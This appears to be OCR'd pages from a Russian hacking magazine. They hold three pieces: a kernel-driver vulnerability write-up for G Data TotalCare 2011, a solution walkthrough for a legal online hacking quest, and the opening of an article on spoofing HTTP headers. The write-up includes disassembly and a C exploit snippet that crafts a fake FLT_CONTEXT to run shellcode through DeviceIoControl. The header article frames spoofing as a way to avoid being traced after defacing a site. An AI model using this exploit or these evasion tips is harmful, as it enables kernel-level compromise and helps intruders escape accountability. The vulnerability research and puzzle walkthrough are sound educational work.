04 МНОЖЕСТВЕННЫЕ УЯЗВИМОСТИ В ПРОДУКТАХ G DATA

TARGETS:

G Data TotalCare 2011

BRIEF

У этого продукта сразу несколько проблем:

1. Race Condition в перехвате Native API функций

2. Ошибки в Ioctl обработчике


Рассмотрим подробнее уязвимость в Ioctl обработчике девайса MinilcptControlDevice0.


Эта брешь примечательна тем, что является ярким примером того, что не стоит слепо передавать непроверенные указатели в функции ядра. Рассмотрим код обработки Ioctl 0x83170180:

```
.text:00010DBC    cmp   edx, 83170180h ;<----- сравнение с заветным значением
.text:00010DC2    jz    loc_10EAD

[..]

.text:00010EC0    push eax ; <------ eax содержит первые 4 байта входного буфера
```








```
EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - <Unable to get error code text>

FAULTING_IP:
+370000
00370000 41              inc     ecx

TRAP_FRAME:  f0891938 -- (.trap 0xfffffffff0891938)
ErrCode = 00000011
eax=00000000 ebx=f118ad02 ecx=00370000 edx=00000002 esi=10000000 edi=f0891a28
eip=00370000 esp=f08919ac ebp=f0891a84 iopl=0         nv up ei pl nz na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000             efl=00010206
00370000 41              inc     ecx
Resetting default scope

DEFAULT_BUCKET_ID:  DRIVER_FAULT

BUGCHECK_STR:  0x8E

PROCESS_NAME:  svchost.exe

LAST_CONTROL_TRANSFER:  from f1185b59 to 00370000

POSSIBLE_INVALID_CONTROL_TRANSFER:  from f1185b54 to f1179cd4

STACK_TEXT:
WARNING: Frame IP not in any known module. Following frames may be wrong.
f08919a8 f1185b59 f08919e0 814bed38 80510980 0x370000
f0891a84 f118642a 814bec80 814bebc8 8123f520 tmtdi+0xcb59
f0891aa0 804ee119 812c37a8 812c3860 8166fd60 tmtdi+0xd42a
f0891ab0 f11b5707 f0891b9c 00000008 f0891b10 nt!IopfCallDriver+0x31
f118ad02 4e45535f 41445f44 52474154 095d4d41 afd!AfdFastDatagramSend+0x2fd
```

Информация о неудачной попытке эксплуатации: процесс svchost.exe решил полезть в инет и исполнить код в памяти, которая неспроецирована в его АП

```
.text:00010EC1    call FltReleaseContext ;
```

При поиске информации о данной функции в WDK, особо многого не проясняется.
Как видно, функция принимает один единственный аргумент — указатель на некий контекст, и выполняет декремент ссылок на этот контекст.
Поиск структуры FLT_CONTEXT в документации ничего не дал.
Что же, после этого я решил поискать в отладочных символах и даже в исходниках винды. Но к сожалению, я не нашёл никакой информации об этой структуре. Штудирование документации особо не помогло, стоит подключить свои любимые средства: протрассировав Step'ами в Windbg, становится понятно цепочку вызовов которая приведёт к прямому вызову по контролируемому адресу в функции DoFreeContext: **FltReleaseContext → DoReleaseContext → DoFreeContext**.

```
.text:00011F04 ; int __stdcall DoFreeContext(PVOID Entry)
.text:00011F04 _DoFreeContext@4 proc near
.text:00011F04
.text:00011F04 Entry = dword ptr  8
.text:00011F04
.text:00011F04          mov     edi, edi
.text:00011F06          push    ebp
.text:00011F07          mov     ebp, esp
.text:00011F09          push    esi
.text:00011F0A          push    edi
.text:00011F0B          mov     edi, [ebp+Entry]
.text:00011F0E          mov     esi, [edi]
        ; <----- edi под нашем контролем
.text:00011F10          mov     eax, [esi+4]
.text:00011F13          test    eax, eax ;<---- проверка
на NULL
.text:00011F15          jz      short loc_11F24
.text:00011F17          xor     ecx, ecx
.text:00011F19          mov     cx, [esi+0Ch]
.text:00011F1D          push    ecx
.text:00011F1E          lea     ecx, [edi+28h]
.text:00011F21          push    ecx
.text:00011F22          call    eax ; <----- вызов по
контролируемому адресу
```

Однако, чтобы добраться до DoFreeContext, надо сформировать фейковую недокументированную структуру FLT_CONTEXT таким образом, чтобы значение количества ссылок на данный контекст стало равным нулю:

```
.text:00012066 ; int __stdcall DoReleaseContext(PVOID Entry)
.text:00012066 _DoReleaseContext@4 proc
.text:00012066
.text:00012066 Entry    = dword ptr  8
.text:00012066
.text:00012066          mov     edi, edi
.text:00012068          push    ebp
.text:00012069          mov     ebp, esp
.text:0001206B          push    esi
.text:0001206C          mov     esi, [ebp+Entry]
.text:0001206F          lea     eax, [esi+24h]
.text:00012072          or      ecx, 0FFFFFFFFh
                ; <---- ecx = -1
.text:00012075          lock xadd [eax], ecx
                ; <---- декремент количества ссылок
.text:00012079          jnz    short loc_120A6
.text:0001207B         call ds:__imp__KeGetCurrentIrql@0
                         ; KeGetCurrentIrql()
.text:00012081          cmp    al, 2
.text:00012083          jnb    short loc_1208D
.text:00012085          push   esi
                ; <---- esi под нашем контролем
.text:00012086          call    _DoFreeContext@4
                         ; DoFreeContext(x)
```

EXPLOIT

Главное в эксплуатации данной уязвимости правильно сформировать фейковую структуру FLT_CONTEXT, скопировать указатель на неё в первые 4 байта входного буфера и вызвать DeviceIoControl:

```
void craft_fake_flt_context(
  char* buff,
  LPVOID shellcode_addr)
{
  DWORD references = 1;
  DWORD *Entry;
  Entry = (DWORD*)malloc(0x8);
  Entry[0] = Entry; //Entry[0] == esi
  Entry[1] = shellcode_addr; //[esi+4] — r0 shellcode
  memcpy(buff-0x4, &references, 0x4);
  memcpy(buff-0x28, Entry, 0x4);
}

...

  craft_fake_flt_context(inbuffer, zpage);
  buff[0] = inbuffer;
  DeviceIoControl(
    hDevice,
    ioctl,
    buff,
    in,
    buff,
    out,
    &len,
    NULL);
```

SOLUTION

Исправлений к настоящему времени не выпущено. Так что перебираемся на другой продукт.







КВЕСТ НА ОДНОМ ДЫХАНИИ

Прокачиваем хакерские трюки на квесте

Раз ты изучаешь рубрику «Взлом», то, наверное, неплохо разбираешься во всяких уязвимостях вроде SQL-инъекций и XSS. Теория без практики в этих делах — пустое место, но ломать чужие сайты ради забавы — совсем хреновая идея, к тому же опасная с точки зрения статей 272 и 273 УК РФ. Впрочем, не все так плохо: есть отличный способ набить хакерские скиллы и не нарушая закон.

Мы с моим приятелем приготовили тебе необычное развлечение, которое еще и полезно — ты сможешь узнать много новых вещей, о которых раньше просто не думал, но которые вполне пригодятся тебе в жизни. Это необычный IT-квест, расположенный по ссылке http://kaimi.ru/quest. Он отличается от стандартных хак-квестов: мы тебя не будем заставлять подбирать поля к тем же надоевшим SQL или искать их в HTML-коде. Задания очень разнообразны и повторов почти нет.
На момент написания статьи в квесте было зарегистрировано около 600 человек, но пройти его смогли только 21. Говорит нам это только о том, что многие люди очень ограниченно и стандартно мыслят или просто не умеют искать нужную информацию в интернете. Разумеется, человек может называть себя хакером за исключительную смекалку и способность к нестандартному мышлению. Хочешь попробовать свои силы — заходи по адресу выше, регистрируйся и начинай прохождение. А в этой статейке мы распишем решения всех заданий, которые вошли в квест.
Думаю, пояснять, как зарегистрироваться в квесте, смысла нет. Стоит лишь набрать в консоли команду help и получить подробный список доступных действий. Итак, поехали!

Уровень 0

Автор: dx

Решение: Ну, это даже и не уровень. Это просто некоторая тренировка работы с консолью квеста. Достаточно ввести в консоль команду ans и какой-либо ответ, пусть даже неправильный, через пробел, и квест выдаст нам верный ответ. Остается лишь использовать его и оказаться на первом уровне.

Уровень 1

Автор: Kaimi

Решение: Первый уровень мы сделали для разминки, и даже странно, что так много людей не смогли его пройти. Это просто кроссворд с небольшим количеством вопросов, а ответы на них прекрасно ищутся через Google. Проблема при прохождении возникала в тот момент, когда все слова уже отгаданы. После этого предлагается из букв, расположенных в красных клетках кроссворда, составить слово. Вот здесь-то многие и не могли сообразить, хотя слово действительно элементарное — «генератор». Это и есть пароль к уровню 2.

Уровень 2

Автор: Kaimi

Решение: Этот уровень также представляет собой не совсем хакерское задание. Тебе выдается картинка, разбитая на 16 квадратов. Чтобы собрать ее, нужно сыграть в «пятнашки». Хотя, конечно, ты мог бы заметить, что квадраты расположены подряд по именам, и сборка картинки сводится к расположению частей по порядку в любом графическом редакторе. Но это еще не все, нам требуется узнать, что изображено на этой картинке. Если мы введем неправильный ответ с помощью команды ans, то получим небольшую подсказку — можно ведь воспользоваться серви-

```
<? /* <=====street magic=====> */  /* <David Blaine>: Ага, вот эти ребята... */
print(gzuncompress(base64_decode(
'eF5Tcffxd3LOCY5WjzczNDY3NbcwNYtXj7V1LCpKrNRISixONTOJTO1Nzk9J1VBPVFfQU4/wSwNRkRFeI
KoyMiLbV11TBOO1SCoZRBj1mEWFW+ZiqogOyqjEFEOy9spW19SOBgCq/is/'))); /* <Peter>:
Нененене!! */ ?><? /* <Avon>: Нет, нет, Дэвид Блейн, нет! */  /* <David
Blaine>: Я делаю особую, уличную магию. */ print(gzuncompress(base64_decode(
'eF5LK81LLsnMz1OINzIOtDCOsLAwN9ZQydSsVkmOdSwqSqzUUE8OCjNV18FORQba2gIpLOcwFZkOphLLw
VQSRDAJoiQKIucNEYzC1NOOLkotKS3KUOhKLE41M41PSU3OTOnVUEmMVsmM1bSuBQDU6iO1'))); /*
<David Blaine>: Кто хочет увидеть немного магии? */ ?><? /* <Avon>: Чё мы тебе,
долботрясы какие-нибудь? Нет, спасибо! */  /* <Peter>: Мы целый день шопились,
заманались, хотим просто отдохнуть, всё! */ print(gzuncompress(base64_decode(
'eF59kV1rgzAUhu+F/QcnpfXQrjNaP4qmON3sYoUO3J1koVtTKqtVNI5J6X9fzCh+OE6JnMf3vCc5J/FOj
4uCcX1AX9fhWORNhDzkeZ5r6QYQGA7vWZLx6pqO/vTB82r9tFyFOYg6yHJt17MdOiKRQa6ZTGGCO4DiK5o
FxI+bAOV5Wh63ujGey43U5g8QjLHats5Egn7JN6d2vUDktKoYU6e/gLxfVATyWBQv83xT6e3aNkza6HTR7
aLXxXkXkdFj1GOzx1aPZwD+Ls3FdMRRm86s1vM/wqS2ivHfuDVU3xoFv84KsMyV8XgM7HOfqrd8pvDdkCx
ZMpK1HuovgWbs11fOdT6zQ8FOcpsgCEIlEJOmasL4Pt1iLUsLri3u1CA+ZiVXeZUxrHH2wzX1uElE/MUqb
dFRi/IjiYX+vTmUAtcvOv9Y1xVBqPjK+Rdy9sc4'))); /* <David Blaine>: И где вы
```

Обфусцированный исходник PHP с третьего уровня



Гаечка сообщит нам пароль

сом Tineye.com! В любом случае, задание несложное, ответ — «Вавилон» или «Babylon».


Уровень 3

Автор: Kaimi

Решение: «Расслабляющие» уровни подошли к концу, и теперь тебе придется поднапрячь мозги, чтобы пройти дальше. Ты получишь PHP-скрипт, из которого требуется извлечь пароль, вернее, ввести в форму скрипта необходимую строку, чтобы он этот пароль выдал. Не все так просто — скрипт обработан обфускатором от dx :). Но рано пугаться — начнем разбираться! Открываем скрипт в блокноте и видим неразборчивый треш. В общем-то, сразу понятно, что исходник накрыт base64, и чтобы просмотреть его содержимое, необходимо заменить все инструкции eval на print и выполнить скрипт — после этого зашифрованный код расшифруется, и мы увидим его в браузере в изначальном виде. Но и сейчас нас встречают исковерканные имена переменных и функций, зашифрованные строки... И снова не обязательно разбираться во всем этом, нужно лишь понять общую логику скрипта. Как сказано в задании, скрипт ожидает от нас некоторую строку, которую он сочтет правильной, и выдаст нам пароль к четвертому уровню. А это значит, что следует лишь «прибить» эту проверку, чтобы скрипт выводил пароль всегда. Присмотревшись к коду, видим два if'а. Первый проверяет, было ли введено что-то в форму, а второй — это как раз та самая проверка. Заменяем все огромное второе условие на true, сохраняем код как php-файл, не забыв дописать <?php и ?> в начало и конец, запускаем скрипт и вуаля — теперь он выдаст пароль в любом случае, что бы мы ни напечатали в поле ввода!

```
$GLOBALS['_613757856_']=Array(base64_decode('a' .'XNf' .'YXJ' .'yYXk='),
base64_decode('' .'c' .'216ZW9m'),base64_decode('Y2hy'),base64_decode('b3Jk'));
function _2118188873($i){$a=Array('a2V5','a2V5','a2V5','a2V5','YQ==','JA==',
'Yg==','aw==','bA==','bQ==','Zg==','KA==','ZA==','bQ==','Zg==');return
base64_decode($a[$i]);}if(isset($_POST[_2118188873(0)])&&!empty($_POST[
_2118188873(1)])&&!$GLOBALS['_613757856_'][0]($_POST[_2118188873(2)])){$_=$_POST[
_2118188873(3)];if(isset($_[round(0+9)])&& $_[round(0)]=== _2118188873(4)&&(round
(0+2.5+2.5)== $_[round(0+0.6+0.6+0.6+0.6+0.6)]^round(0+1))){$__=Array(_2118188873
(5),_2118188873(6),_2118188873(7),_2118188873(8),_2118188873(9),_2118188873(10),
_2118188873(11),_2118188873(12),_2118188873(13),_2118188873(14));for($___=round(0
+0.333333333333+0.333333333333+0.333333333333),$____=$GLOBALS['_613757856_'][1](
$__);$___<=$____;$___++)echo $GLOBALS['_613757856_'][2]($GLOBALS['_613757856_'][3
]($__[$____-$___])^round(0+1+1+1+1+1));}}else{echo <<<S
<form method="post">
```

Приоткрываем завесу base64 и пытаемся понять логику скрипта



Исследуем содержимое ROM-файла с помощью Hexposure

Уровень 4

Автор: Kaimi

Решение: Разобравшись с PHP, переходим на уровень 4. Здесь нас ждет модифицированный ROM игры «Чип и Дейл» для Dendy, который специально для тебя приготовил Kaimi. В задании к уровню написано, что, пройдя несколько уровней в игре, мы найдем пароль — нам сообщит его Гаечка. И это является самым простым путем прохождения, не нужно даже особо напрягаться, стоит лишь немного побегать в игрушке и ни в коем случае не пропускать диалоги с персонажами. Но есть и другой путь... Kaimi ведь как-то этот ROM смог изменить, а значит, ты сможешь узнать пароль, не играя в игру!

Хакерское решение: Тебе потребуется Hex-редактор, поддерживающий кастомные таблицы символов (соответствие "код" <-> "символ"). Проще всего воспользоваться редактором Hexposure. Открываем интересующий нас ROM в эмуляторе Nesticle, ищем момент в игре, где используется какой-либо текст (например, меню в начале игры). В меню эмулятора выбираем просмотр палитры, там отобразятся используемые в данный момент спрайты игры. Нажимаем курсором на спрайты с буквами и цифрами — появляется окно с шестнадцатеричным представлением этого символа.

Далее необходимо составить таблицу соответствий, например:

```
80=0
81=1
8A=A
...
```

Сохраняем ее в файл с расширением tbl. Затем берем ROM, открываем его в Hexposure, выбираем в меню загрузку кастомной таблицы символов и загружаем созданную нами таблицу. После этого можно воспользоваться поиском по тексту или вручную проматывать содержимое ROM'а, чтобы найти строки, используемые в игре.

Способ не совсем универсальный, так как иногда используются алгоритмы сжатия текста, но для нашей игры он отлично подойдет. Кстати, Гаечка нам пароль в открытом виде все-таки не скажет :).

```
C:\WINDOWS\system32\cmd.exe
C:\AppServ\www\quest>obf2.pl

C:\AppServ\www\quest>obf2.pl
$_=shift;goto IIi1iiI if 0==($_ eq'lame');;''=~('(?{'.('369Y9RLj73YWTiX4W7D7460
Wxj1Kkp4b6f7A4mbTWmw5sfnAnmHEZUA3VndW' ^ 'CDP7Mrn6Yp631SxV6M-YSW19ZJX-CTu0q0lqiM
DrwI6g405q3M-4zr1D8IM1').'$/гж)');exit(0);IIi1iiI:print $0;
C:\AppServ\www\quest>
```

Снимаем начальную обфускацию Perl

Она продиктует нам несколько символов и сообщит, что следует их «XOR BY 0X03». Если ты не знаешь, что такое XOR, проще всего забить это слово в любой поисковик или прочитать статью на Вики. Узнав, что это операция «исключающее или», и прочитав подсказку к квесту, которая, как обычно, вылазит при вводе неверного ответа на задание, мы поймем, что к каждому символу, который продиктовала Гаечка, необходимо применить эту самую операцию. Например, на PHP это будет выглядеть так:

```
<?php
$string = 'пароль от Гаечки';
for($i = 0, $len = strlen($string); $i < $len; $i++)
  print chr(ord($string[$i]) ^ 0x03);
?>
```

Запускаем скрипт, получаем пароль и переходим к следующему заданию.

Уровень 5

Автор: Kaimi

Решение: Да-да, это снова обфускация, но на этот раз скрипт на Perl'е. Копируем код скрипта и пробуем запустить его в консоли, но он просто завершается, ничего не выводя. Опять, как в третьем уровне, меняем eval на print и получаем какой-то странный вывод. Тут может сначала показаться, что пароль к скрипту — «lame», но если мы это слово передадим как аргумент командной строки, то снова ничего не получим. Здесь стоит обратить внимание на строчку `"369Y9RLj73YWTiX4W7D7460Wxj1Kkp4b6f7A4mbTWmw5sfnAnmHEZUA3VndW" ^ "CDP7Mrn6Yp631SxV6M-YSWl9ZJX-CTu0q0lqiMDrwI6g405q3M-4zr1D8IMl"` — похоже, тут что-то зашифровано, и для расшифровки используется уже знакомый XOR. Создаем скрипт, который будет выводить эту строку с помощью оператора print, сохраняем его с расширением pl, запускаем из командной строки и получаем ответ: `print "\nCode: bazinga\n" if($ARGV[0] && $ARGV[0] eq 'pwn')`. Становится ясно, что пароль к следующему уровню — bazinga.

Уровень 6

Автор: dx

Решение: Этот уровень не требует мысленных усилий. Все, что потребуется от тебя — расслабить зрение и увидеть стереокартинку, которая отображается в консоли квеста. На ней всегда три цифры, но они генерируются случайным образом, с использованием случайного бэкграунда. В тексте задания есть ссылка на статью про то, как смотреть такие изображения. Поверь, способов очень много, и ты обязательно сможешь найти наиболее удобный для себя. В конце концов, можно написать простенький брутфорс, потому что вариантов ответа всего 1000, как я уже сказал.

Уровень 7

Автор: dx

Решение: Теперь немного C++. Тебе выдается исходный код, в нем нужно поправить ошибки, чтобы получить пароль. Ошибок здесь всего три:

```
#include "windows.h"

void main()
{
    DWORD ans = 0;
    char pass[] = {'T', 'r', 'o', 'l',
                   'o', 'l', 'o', 0};
    int (*lol)(const char*, ...) = printf;
      /* Здесь используется функция printf,
      которая нигде не определена. Набрав ее
      имя в поисковике, определим, что не хватает
      строки #include "stdio.h". Поставим ее
      после #include "windows.h" */

    for(char * i = pass; *i != 0; *i ^= *(i+++1));
    for(size_t i = 0, i < 8; ans += pass[i++]);
      // Тут вместо точки с запятой после i = 0
стоит запятая
    lol("%X\r\n", ans *= 2)
      // А тут пропущена точка с запятой после
вызова функции
}
```

После исправления ошибок компилируем программу в любом компиляторе и получаем ответ — 17C.

Уровень 8

Автор: Kaimi

Решение: В этом задании тебе предлагается посмотреть короткий SWF-ролик и отыскать в нем пароль. Сразу же появляется мысль о скрытых кадрах, и эта мысль верна. Как же их просмотреть? Простейший вариант — открыть флешку в Media Player Classic и пролистать ее до конца. Более сложный — воспользоваться какой-либо программой для декомпиляции flash, например, Sothink SWF Decompiler'ом — пароль указан на фрейме 28.

Уровень 9

Автор: dx

Решение: Здесь тебе придется столкнуться с видеороликом, в котором каким-то образом спрятан пароль. Тут все донельзя просто — стоит лишь открыть видеоролик в Блокноте и пролистать его в самый конец. Там находится приписанный код для перехода на следующий уровень.

Уровень 10

Автор: dx

Решение: Этот уровень рассчитан на написание небольшого количества кода. У тебя есть rar-архив с именем 500.rar, внутри которого лежит 499.rar, внутри которого — 498.rar, и так до 0.rar, в котором лежит заветный текстовик с паролем. Конечно, ты можешь упорно распаковывать все это вручную (а каждый архив еще и запаролен, пароль на все архивы такой же, как пароль перехода на этот уровень). Но можно просто написать батник, и он все сделает за тебя. Вот пример:


```
@echo off
for /L %%i in (500,-1,0) do call :arch %%i
exit /b

:arch
set a=%1

rar x -r -pspielberg %a%.rar
del %a%.rar"

exit /b
```

Запускать его нужно из директории WinRAR'а, положив туда же файл 500.rar; через пару минут там же окажется файлик password.txt с ответом.



Ответ — в ресурсах!

Уровень 11

Автор: dx

Решение: На этом уровне тебе дадут прослушать небольшой звуковой файл. Никаких паролей в конце не имеется, поэтому остается лишь догадаться, что это осмысленный текст, перевернутый задом наперед. Используем какой-нибудь софт, чтобы повернуть звук обратно (например, SoundForge), слушаем его и получаем код.

Уровень 12

Автор: Kaimi

Решение: Этот уровень сложнее предыдущих. Ты увидишь картинку с непонятным рисунком, и будет предложено определить, что же это такое. Вероятно, ты уже и так угадал, что это QR-код, если же нет — можно попробовать найти ответ, используя все тот же Tineye или сервис поиска картинок от Google, задав такие же размеры картинки как у той, которую тебе выдали, и, введя в строку поиска «qc», — имя нашего изображения. Воспользовавшись каким-нибудь онлайн-дешифратором QR-кодов (например, zxing.org/w/decode.jspx), получим слово «RAR!». Пробуем сменить расширение файла картинки на rar, открываем в WinRAR'е и видим, что к изображению, на самом деле, прикреплен архив с документом, в котором записан пароль! Почему в конец изображения можно дописать RAR-архив, при этом и картинка, и архив будут открываться нормально? Дело в том, что в заголовке PNG-файла уже записана длина файла изображения, и все, что идет дальше, не интересует графические редакторы и просмотрщики. А WinRAR просто ищет свой заголовок по всему телу файла и начинает распаковку с того места, где заголовок нашелся, поэтому данные изображения его также не волнуют.

Уровень 13

Автор: dx

Решение: Вот и настал черед исполняемого файла. Но и здесь все не так сложно, как кажется на первый взгляд — ничего дизассемблировать не требуется. Думаю, тебе известно, что очень многие exe-файлы используют секцию ресурсов для хранения своей служебной информации (строки, формы, иконки и т.д.). Здесь тот же самый случай. Открываем файл в любом редакторе или просмотрщике ресурсов, например, в известном Resource Hacker'е, и сразу замечаем таблицу строк, в которой и лежит нужный пароль.

Уровень 14

Автор: dx

Решение: Это задание, как и уровень со стереокартинкой, является уникальным для каждого. Для перехода на последний уровень нужно решить простую задачку: необходимо взять свой никнейм, с которым ты зарегистрировался в квесте, сложить все ASCII-коды символов, из которых он состоит, после чего рассчитать остаток от деления получившегося значения на сотню, а потом сдвинуть получившееся число влево на два бита — это будет ответом. Не буду давать комментариев к этому уровню, он и так очень простой. Скажу только, что операция сдвига влево эквивалентна умножению на два. Соответственно, сдвиг на два бита — это умножение числа на 4. Подробнее об операциях с битами ты сможешь прочитать в интернете, информации очень много.

Уровень 15

Автор: Kaimi

Решение: Пожалуй, это самый сложный уровень в квесте, хотя, если ты знаешь ответ, то сможешь пройти его за пару минут. Здесь снова exe-файл, который при запуске играет какую-то композицию. Предлагается определить, из какой игры эта музыка взята. Если ты введешь в консоль квеста неправильный ответ, то увидишь подсказку: NES US 89. Как видно, она говорит о том, что игра эта была издана на NES в США в 1989 году. Непростой вопрос, но решаемый, даже если ты понятия не имеешь, о чем речь. Достаточно зайти на Википедию и найти на ней список всех игр **NES** (ru.wikipedia.org/wiki/Список_игр_для_NES/). После этого последует перебор всех позиций с 1989 годом выхода, и, наконец, ты найдешь ее — Ninja Gaiden. Перебирать ключ к exe брутфорсом, думаю, смысла не имеет, потому что в программе используется достаточно криптостойкое шифрование. После ввода правильного названия программа выдаст пароль для завершения квеста.

Финал

Можно тебя поздравить — ты справился с заданием и достоин награды! Надеемся, что ты использовал наши подсказки по минимуму, а если и использовал, то открыл для себя много нового и интересного. На этом дело, кстати, не заканчивается; не так давно мы с Kaimi смастерили второй квест, который расположен здесь: kaimi.ru/quest_x2/.
Решения его пока что в открытом виде нет, так что дерзай! Уровни в нем очень разнообразные, как и в этом квесте, сложность на этот раз нарастает постепенно, а еще я добавил туда помощника, который намекнет тебе, как пройти каждый уровень, если ты его об этом попросишь :). Удачи тебе в прохождении и саморазвитии! ⌶



ТАКИЕ РАЗНЫЕ ЗАГОЛОВКИ

Изучаем HTTP-взаимодействие

Общеизвестно, что браузер при HTTP-запросах передает серверу такие «личные» данные, как операционная система, браузер, язык системы и кое-что еще. Кто избежать такого палева? И можно ли это использовать в своих благих намерениях?


Для начала приведу немного теории о том, чем мы пользуемся довольно давно. HTTP (HyperText Transfer Protocol — «протокол передачи гипертекста») — клиент-серверный протокол передачи данных, который служит для получения информации с веб-сайтов. Был предложен создателем всея WWW Тимом Бернерсом-Ли. Структура его проста: тип сообщения, заголовки, тело сообщения. Существуют RFC, стандартизирующие HTTP (последняя версия — 1.1), согласно которым клиент должен посылать серверу заголовки, содержащие ту самую специфическую информацию о системе и браузере. Обычному пользователю это полезно: сайт в зависимости от клиента может выдать специфическую верстку (пример — google.com) или показать информацию на нужном языке. Однако для хакера раскрытие такой информации может быть вредно или даже опасно. Представим ситуацию: некий Иван зашел на сайт, посмотрел на него и решил взломать. Загрузил проверенные соксы, поставил красивый дефейс и через несколько часов/дней сидел в участке. Ведь несложно сопоставить данные взломщика с данными остальных посетителей и найти настоящий IP (очень редко встретишь сайт без логирования). Да, некоторые факторы не учтены, но вариант возможный.

Подделка заголовков

Итак, нам необходимо подделывать заголовки, которые браузер шлет серверу. Как кросс-браузерное решение я бы предложил старый быстрый Proxomitron. Изначально он предназначен для удаления рекламы и полного управления содержимым страницы, так что замечательно подходит для наших целей. Работает как HTTP-прокси.
